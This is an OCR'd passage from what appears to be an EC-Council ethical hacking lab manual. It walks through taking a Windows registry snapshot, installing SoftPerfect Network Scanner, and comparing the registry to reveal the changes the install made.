


12. **Shot 1** is created and appears in the middle pane, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. To demonstrate a change in the registry, install any application (here, **SoftPerfect Network Scanner**). However, you can install any application of your choice to identify changes in the registry entries.
14. Navigate to **E:\CEH-Tools\CEHv12 Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner** and double-click **netscan_setup.exe**.




15. Follow the wizard-driven installation steps to install the SoftPerfect Network Scanner.
16. Once the installation is complete, uncheck the **Launch SoftPerfect Network Scanner** option and click **Finish**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Now, click **Compare with Current Registry** option to compare the changes in the registry entries before and after installing SoftPerfect Network Scanner application.




18. **Detecting changes...** process initializes and after it completes **Revealed Differences** window appears, as shown in the screenshot.

